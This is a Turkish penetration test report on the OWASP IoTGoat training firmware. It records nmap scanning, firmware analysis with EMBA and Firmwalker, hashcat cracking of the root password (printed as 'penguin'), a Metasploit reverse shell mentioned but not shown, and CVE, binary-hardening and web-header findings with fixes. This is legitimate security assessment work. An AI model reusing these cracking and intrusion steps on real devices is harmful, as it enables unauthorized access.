Siber Güvenlik Sızma Testi Raporu

Tarih: 01.09.2025
Hedef: OWASP IoTGoat Aygıt Yazılımı (IoTGoat-x86.img)
Testi Yapan: Siber Güvenlik Analiz Ekibi{Emin Baş, Hasan Ülker}

1. Açıklamalar

Bu rapor, OWASP IoTGoat projesi kapsamında geliştirilen IoT cihazı üzerinde gerçekleştirilen siber güvenlik sızma testi sonuçlarını içermektedir. Testler, cihazın ağ servisleri ve aygıt yazılımı (firmware) üzerinde potansiyel güvenlik zafiyetlerini tespit etmek, analiz etmek ve raporlamak amacıyla yapılmıştır.

2. Kapsam ve Amaç

Bu sızma testinin temel amacı, OWASP IoTGoat cihazının hem ağ üzerinden erişilebilir servislerindeki hem de temelini oluşturan aygıt yazılımındaki güvenlik açıklarını belirlemektir. Test kapsamında, hedef sistem üzerinde yetkisiz erişim, hizmet kesintisi, bilgi sızması ve diğer potansiyel riskler değerlendirilmiştir.

Test Ortamı:

- **Hedef IP Adresi:** 10.140.103.1
- **Saldırgan Makine IP Adresi:** 192.168.56.1, 10.179.70.76 (Çift ağ arayüzü)
- **Ağ Yapısı:** Sanal Makine (VM) üzerinde NAT ağı
- **Kanıt:**

3. Yönetici Özeti

OWASP IoTGoat cihazı üzerinde gerçekleştirilen sızma testi, cihazın mevcut haliyle production (canlı) ortamlarda kullanılmasının **yüksek risk** taşıdığını ortaya koymuştur. Testler sırasında, saldırganın cihaza uzaktan tam yetkili (root) erişim sağlamasına olanak tanıyan bir dizi **kritik** güvenlik zafiyeti tespit edilmiştir.

Temel saldırı vektörü, aygıt yazılımının statik analizi yoluyla root kullanıcısına ait zayıf bir parola hash'inin elde edilmesi ve bu hash'in kısa sürede kırılarak sisteme tam yetkili SSH erişimi sağlanması olmuştur. Bu ilk erişimin ardından yapılan detaylı incelemeler, cihazın güvenlik mimarisindeki temel eksiklikleri gözler önüne sermiştir:

- **Sistem Genelinde Yama Eksikliği:** Cihazın işletim sistemi çekirdeği ve üzerinde çalışan servislerde, aralarında kritik ve yüksek riskli olanların da bulunduğu **2600'den fazla bilinen zafiyet (CVE)** bulunmaktadır. Bu durum, cihazı otomatik saldırı araçları ve bilinen exploit'ler karşısında savunmasız bırakmaktadır.
- **Zayıf Kimlik Bilgisi Yönetimi:** Yönetici parolasının zayıf bir algoritma ile saklanması ve kolay tahmin edilebilir olması, kimlik doğrulama mekanizmalarını etkisiz kılmaktadır.

- **Eksik Güvenlik Yapılandırması:** Cihazın web arayüzü, modern web güvenlik standartlarından yoksundur ve web tabanlı saldırılara açıktır. Ayrıca, sistemin temelini oluşturan çalıştırılabilir dosyalarda (binary) bellek taşması saldırılarını önleyecek modern koruma mekanizmaları (Stack Canary, PIE, NX) bulunmamaktadır.

Bu bulgular ışığında, ele geçirilen bir IoTGoat cihazı, iç ağa sızmak için bir köprübaşı olarak kullanılabilir, bir botnet'in parçası haline getirilebilir, hassas ağ trafiğini izleyebilir veya hizmet reddi saldırıları başlatabilir. Cihazın güvenli bir şekilde kullanılabilmesi için bu raporda detaylandırılan kritik bulguların tamamının ivedilikle giderilmesi zorunludur.

4. Teknik Özet

Test süreci, aşağıda belirtilen aşamalar ve araçlar kullanılarak gerçekleştirilmiştir.

A. Keşif Aşaması:

- **Nmap Taraması:** Kapsamlı port taraması ile açık portlar (22/TCP, 53/TCP, 80/TCP, 443/TCP, 5000/TCP), servisler ve versiyon bilgileri tespit edilmiştir.
  - nmap -sV -p- 10.140.103.1

B. Aygıt Yazılımı (Firmware) Analizi:

- EMBA (Embedded Linux Analyzer): Aygıt yazılımındaki bileşenler, bilinen CVE'ler, zayıf binary korumaları ve genel güvenlik yapılandırması analiz edilmiştir.
  *
- **Firmwalker & Manuel Analiz:** Hassas dosyalar, parolalar, API anahtarları ve URL'ler taranmıştır.
- **Hashcat:** Tespit edilen parola hash'lerini kırmak için kullanılmıştır.

C. Zafiyet Tarama ve Sömürme Aşaması:

- OWASP ZAP: Web arayüzünde (Luci) bulunan zafiyetler için otomatik tarama yapılmıştır.
  *
- Metasploit: Kırılan parola ile sisteme sızmak ve ters bağlantı (reverse shell) elde etmek için kullanılmıştır.
  *

5. Risk Değerlendirmesi ve Metodoloji

Bu rapordaki bulguların risk seviyeleri, **CVSS v3.1 (Common Vulnerability Scoring System)** standardına göre belirlenmiştir. CVSS, bir zafiyetin temel özelliklerini (saldırı vektörü, karmaşıklık, etki vb.) temel alarak standart bir puanlama sağlar.

CVSS Skoru	Risk Seviyesi

9.0 - 10.0	**KRİTİK**
7.0 - 8.9	**YÜKSEK**
4.0 - 6.9	**ORTA**
0.1 - 3.9	**DÜŞÜK**

6. Bulgular

Bulgu 1: Kırılabilir Parola Hash'leri ve Zayıf Parola Politikası

- **Bulgu Başlığı:** Kırılabilir Parola Hash'leri ile Sisteme Tam Yetkili Erişim
- **CVSS 3.1 Skoru: 9.8 (Kritik)** - CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
- **Etki Alanı:** Kimlik Doğrulama, Yetkili Erişim
- **Bulgu Açıklaması:** Aygıt yazılımı analizi sırasında /etc/shadow dosyası içerisinde root ve iotgoatuser kullanıcılarına ait parola hash'leri tespit edilmiştir. Bu hash'ler, zayıf algoritmalar (MD5) kullanmaktadır. hashcat aracı ve yaygın olarak kullanılan parola listeleri (rockyou.txt) ile yapılan kırma denemesi sonucunda root kullanıcısının parolası **"penguin"** olarak başarıyla tespit edilmiştir. Bu durum, saldırganın cihaza en yüksek yetkilerle (root) erişmesine olanak tanır.
- **Kanıt (Ekran Görüntüleri):**
  - /etc/shadow dosyasındaki hash'lerin tespiti:
  - Hashcat ile parolanın kırılması:
- **Bulgu Tavsiyesi:** Tüm varsayılan parolalar değiştirilmeli ve güçlü parola politikaları zorunlu kılınmalıdır. Parola hash'leri için SHA-512 gibi güncel ve güçlü kriptografik algoritmalar kullanılmalıdır.
- **Referans:** CWE-521: Weak Password Requirements

Bulgu 2: Yazılım Bileşenlerinde Çok Sayıda Kritik Zafiyet (CVE)

- **Bulgu Başlığı:** Güncel Olmayan Sistem Bileşenleri ve Bilinen Zafiyetler
- **CVSS 3.1 Skoru: 10.0 (Kritik)** - CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
- **Etki Alanı:** Sistemin Tamamının Güvenliği
- **Bulgu Açıklaması:** EMBA ile yapılan aygıt yazılımı analizi, sistemin kullandığı Linux çekirdeği (v4.14.95) ve diğer temel yazılım bileşenlerinde (busybox, dnsmasq, dropbear_ssh vb.) **toplam 2623 adet bilinen zafiyet (CVE)** olduğunu ortaya çıkarmıştır. Bu zafiyetlerin 23'ü Kritik, 778'i Yüksek risk seviyesindedir ve 65 tanesi için bilinen sömürü (exploit) kodları mevcuttur. Bu durum, cihazı uzaktan kod çalıştırma, hizmet reddi ve bilgi sızması gibi çok sayıda saldırıya karşı savunmasız bırakmaktadır.
- **Kanıt (Rapor Çıktısı):**
  - EMBA raporundan alınan özet (Detaylı rapor için EMBA firmware report.html

dosyasına bakınız):

- **Bulgu Tavsiyesi:** Tüm sistem bileşenleri (çekirdek, kütüphaneler, servisler) acilen en son güvenli sürümlerine güncellenmelidir. Periodik bir yama yönetimi ve güncelleme süreci oluşturulmalıdır.
- **Referans:** CWE-937: Using Components with Known Vulnerabilities


Bulgu 3: Zayıf Binary Korumaları


- **Bulgu Başlığı:** Uygulama Binary'lerinde Güvenlik Korumalarının Eksikliği
- **Risk Seviyesi: YÜKSEK**
- **Etki Alanı:** Bellek Taşması Zafiyetlerinin Sömürülmesi
- **Bulgu Açıklaması:** EMBA analizi, sistemdeki çalıştırılabilir dosyaların (binary) modern güvenlik önlemleri olmadan derlendiğini göstermiştir. Özellikle, binary'lerin **%100'ünde Stack Canary**, **%51'inde NX (No-Execute)** ve **%25'inde PIE (Position-Independent Executable)** korumaları bulunmamaktadır. Bu bir zafiyet olmaktan çok, diğer zafiyetlerin (örneğin bellek taşması) sömürülmesini ve sisteme sızılmasını büyük ölçüde kolaylaştıran bir güvenlik zayıflığıdır.
- **Bulgu Tavsiyesi:** Tüm sistem binary'leri, Stack Canary, NX, PIE, ve RELRO gibi modern derleyici güvenlik bayrakları aktif edilerek yeniden derlenmelidir.
- **Referans:** OWASP Top 10: A05:2021-Security Misconfiguration


Bulgu 4: Güvenli Olmayan Web Arayüzü Yapılandırması


- **Bulgu Başlığı:** Web Arayüzünde Orta Riskli Zafiyetler
- **CVSS 3.1 Skoru: 6.5 (Orta)** - CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N
- **Etki Alanı:** Web Tabanlı Saldırılar (XSS, CSRF, Clickjacking)
- **Bulgu Açıklaması:** 10.140.103.1 adresindeki web yönetim arayüzü (Luci) üzerinde OWASP ZAP ile yapılan taramalarda bir dizi güvenlik açığı tespit edilmiştir. Bunlar arasında Content-Security-Policy (CSP) ve X-Frame-Options gibi kritik HTTP güvenlik başlıklarının eksikliği bulunmaktadır. Bu başlıkların olmaması, arayüzü Clickjacking ve Siteler Arası Betik Çalıştırma (XSS) gibi saldırılara karşı savunmasız hale getirir. Ayrıca, Anti-CSRF belirteçlerinin eksikliği, Siteler Arası İstek Sahteciliği (CSRF) saldırılarına olanak tanır.
- **Kanıt (Rapor Çıktısı):**
  - OWASP ZAP raporu bulgu özeti (Detaylı rapor için 2025-08-22-ZAP-Report-.html dosyasına bakınız).
- **Bulgu Tavsiyesi:**
  - Web sunucusu yapılandırmasına Content-Security-Policy, X-Frame-Options, Strict-Transport-Security ve X-Content-Type-Options gibi modern HTTP güvenlik başlıkları eklenmelidir.
  - Tüm form gönderimlerinde Anti-CSRF belirteçleri kullanılmalıdır.
- **Referans:** OWASP Secure Headers Project


Bulgu Kanıt Resimleri:






Temiz Kali (IOT) - VMware Workstation 17 Player
Player
16:52
root@132968: /home/baskan/İndirilenler/firmwalker
Dosya Eylemler Düzen Görünüm Yardım
*.pub
Search for files
*.conf
t/usr/share/fw3/helpers.conf
t/etc/e2fsck.conf
t/etc/dnsmasq.conf
t/etc/sysctl.conf
t/etc/sysctl.d/11-nf-conntrack.conf
t/etc/sysctl.d/10-default.conf
t/etc/opkg.conf
t/etc/opkg/distfeeds.conf
t/etc/opkg/customfeeds.conf
t/etc/ppp/resolv.conf
t/etc/sysupgrade.conf
t/etc/resolv.conf
t/lib/preinit/00_preinit.conf
*.cfg
*.ini
Search for database related files
*.db
t/usr/lib/lua/luci/controller/iotgoat/sensordata.db
*.sqlite
*.sqlite3
Search for shell scripts
shell scripts
t/usr/share/libubox/jshn.sh
t/usr/libexec/login.sh
t/etc/diag.sh
t/sbin/led.sh
t/lib/network/config.sh
t/lib/functions.sh
t/lib/functions/uci-defaults.sh
t/lib/functions/network.sh
t/lib/functions/leds.sh
t/lib/functions/service.sh
t/lib/functions/system.sh
t/lib/functions/preinit.sh
t/lib/functions/fsck/e2fsck.sh
t/lib/functions/procd.sh
t/lib/netifd/netifd-proto.sh
t/lib/netifd/proto/dhcp.sh
t/lib/netifd/proto/ppp.sh
t/lib/netifd/utils.sh
t/lib/netifd/netifd-wireless.sh
t/lib/netifd/hostapd.sh
t/lib/config/uci.sh

